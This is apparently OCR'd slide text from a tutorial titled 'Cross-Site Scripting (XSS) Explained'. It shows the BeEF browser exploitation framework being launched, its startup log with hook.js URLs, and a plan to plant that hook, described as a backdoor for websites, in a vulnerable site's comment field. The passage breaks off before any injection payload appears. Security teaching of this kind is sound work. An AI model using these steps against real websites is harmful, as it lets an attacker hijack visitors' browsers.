
beefproject.com

ActiveRecord merge Latest on Dec 16, 2019

and implant all this malicious code and script into

Cross-Site Scripting (XSS) Explained


- Beef is an executable. Execute that



```
arerules                          _config.yml  Gemfile
beef                              conf.json    Gemfile.lock
beef_cert.pem                     core         generate-certificate
beef.db                           doc          googlef1d5ff5151333109.html
beef_key.pem                      Dockerfile   install
BeEF.postman_environment.json     docs         INSTALL.txt
config.yaml                       extensions   modules
~/beef$ sudo ./beef
```

- Now we are loading up browser exploitation framework…

Cross-Site Scripting (XSS) Explained




```
[ 3:11:41]    |   Site: https://beefproject.com
[ 3:11:41]    |   Blog: http://blog.beefproject.com
[ 3:11:41]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 3:11:41][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   → 0.0029s
[ 3:11:41][*] BeEF is loading. Wait a few seconds ...
[ 3:11:43][*] 8 extensions enabled:
[ 3:11:43]    |   Social Engineering
[ 3:11:43]    |   Admin UI
[ 3:11:43]    |   Demos
[ 3:11:43]    |   Proxy
[ 3:11:43]    |   Network
[ 3:11:43]    |   XSSRays
[ 3:11:43]    |   Events
[ 3:11:43]    |_  Requester
[ 3:11:43][*] 304 modules enabled.
[ 3:11:43][*] 2 network interfaces were detected.
[ 3:11:43][*] running on network interface: 127.0.0.1
[ 3:11:43]    |   Hook URL: http://127.0.0.1:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://127.0.0.1:4444/ui/panel
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43]    |   Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://192.168.0.106:4444/ui/panel
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```

See? Several Extensions!? Oh my!

Cross-Site Scripting (XSS) Explained

- The next thing what we can do here is to check this particular item.




```
[ 3:11:43]    |_  UI URL:   http://127.0.0.1:4444/ui/panel
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43]    |   Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://192.168.0.106:4444/ui/panel
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```

- hook.js ? So this is the Javascript which will then allow us the ability to implant it into any website that you have found it vulnerable for cross-site scripting
- It comes with the “Beef” library
- You can say it is a kind of backdoor, or trojan for websites, not for systems. The link will be put onto the target server but the file is still on our local hard drive!

Cross-Site Scripting (XSS) Explained

- All we need to do is to right click → Copy Link Address




```
-- migration_context()
   → 0.0029s
[ 3:11:41][*] BeEF is loading. Wait
[ 3:11:43][*] 8 extensions enabled:
[ 3:11:43]    |   Social Engineering
[ 3:11:43]    |   Admin UI
[ 3:11:43]    |   Demos
[ 3:11:43]    |   Proxy
[ 3:11:43]    |   Network
[ 3:11:43]    |   XSSRays
[ 3:11:43]    |   Events
[ 3:11:43]    |_  Requester
[ 3:11:43][*] 304 modules enabled.
[ 3:11:43][*] 2 network interfaces w
[ 3:11:43][*] running on network int
[ 3:11:43]    |   Hook URL: http://1
[ 3:11:43]    |_  UI URL:   http://1
[ 3:11:43][*] running on network int
[ 3:11:43]    |   Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43]    |_  UI URL:   http://192.168.0.106:4444/ui/panel
[ 3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
[ 3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 3:11:43][*] BeEF server started (press control+c to stop)
```

Open Link
Copy Link Address
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally
Split Terminal Vertically
Collapse Subterminal
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...

Cross-Site Scripting (XSS) Explained


- We can go back to any browser. Paste it in the new tab. The browser will open it locally.
- We can see the content of this file.
- See? This hook is made by jQuery.
- We can copy the link and go back to the vulnerable website



```
/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):fun
requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){v
c=[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="1.12
n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.to
{jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return
null!=a?0>a?this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),
b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return th
a.call(b,c,b)}))},slice:function(){return this.pushStack(e.apply(this,arguments))},first:function(){return th
this.eq(-1)},eq:function(a){var b=this.length,c=+a+(0>a?b:0);return this.pushStack(c>=0&&b>c?[this[c]]:[])},e
this.prevObject||this.constructor()},push:g,sort:c.sort,splice:c.splice},n.extend=n.fn.extend=function(){var
{},h=1,i=arguments.length,j=!1;for("boolean"==typeof g&&(j=g,g=arguments[h]||{},h++),"object"==typeof g||n.is
h++)if(null!=(e=arguments[h]))for(d in e)a=g[d],c=e[d],g!==c&&(j&&c&&(n.isPlainObject(c)||(b=n.isArray(c)))?(
n.isPlainObject(a)?a:{},g[d]=n.extend(j,f,c)):void 0!==c&&(g[d]=c));return g},n.extend({expando:"jQuery"+(m+M
/g,""),isReady:!0,error:function(a){throw new Error(a)},noop:function(){},isFunction:function(a)
{return"function"===n.type(a)},isArray:Array.isArray||function(a){return"array"===n.type(a)},isWindow:functio
a==a.window},isNumeric:function(a){var b=a&&a.toString();return!n.isArray(a)&&b-parseFloat(b)+1>=0},isEmptyOb
a)return!1;return!0},isPlainObject:function(a){var b;if(!a||"object"!==n.type(a)||a.nodeType||n.isWindow(a))r
try{if(a.constructor&&!k.call(a,"constructor")&&!k.call(a.constructor.prototype,"isPrototypeOf"))return!1}cat
k.call(a,b);for(b in a);return void 0===b||k.call(a,b)},type:function(a){return null==a?a+"":"object"==typeof
a?i[j.call(a)]||"object":typeof a},globalEval:function(b){b&&n.trim(b)&&(a.execScript||function(b){a.eval.cal
a.replace(p,"ms-").replace(q,r)},nodeName:function(a,b){return a.nodeName&&a.nodeName.toLowerCase()===b.toLow
{for(c=a.length;c>d;d++)if(b.call(a[d],d,a[d])===!1)break}else for(d in a)if(b.call(a[d],d,a[d])===!1)break;r
(a+"").replace(o,"")},makeArray:function(a,b){var c=b||[];return null!=a&&(s(Object(a))?n.merge(c,"string"==t
a?[a]:a):g.call(c,a)),c},inArray:function(a,b,c){var d;if(b){if(h)return h.call(b,a,c);for(d=b.length,c=c?0>c
b&&b[c]===a)return c}return-1},merge:function(a,b){var c=+b.length,d=0,e=a.length;while(c>d)a[e++]=b[d++];if(
a.length=e,a},grep:function(a,b,c){for(var d,e=[],f=0,g=a.length,h=!c;g>f;f++)d=!b(a[f],f),d!==h&&e.push(a[f]
if(s(a))for(d=a.length;d>g;g++)e=b(a[g],g,c),null!=e&&h.push(e);else for(g in a)e=b(a[g],g,c),null!=e&&h.push
f.apply([],h)},guid:1,proxy:function(a,b){var c,d,f;return"string"==typeof b&&(f=a[b],b=a,a=f),n.isFunction(a
a.apply(b||this,c.concat(e.call(arguments)))},d.guid=a.guid=a.guid||n.guid++,d):void 0},now:function(){return
(n.fn[Symbol.iterator]=c[Symbol.iterator]),n.each("Boolean Number String Function Array Date RegExp Object Er
```

Cross-Site Scripting (XSS) Explained

- Here we go! We are going to do something very, very evil!
- Click the [Save Comment]



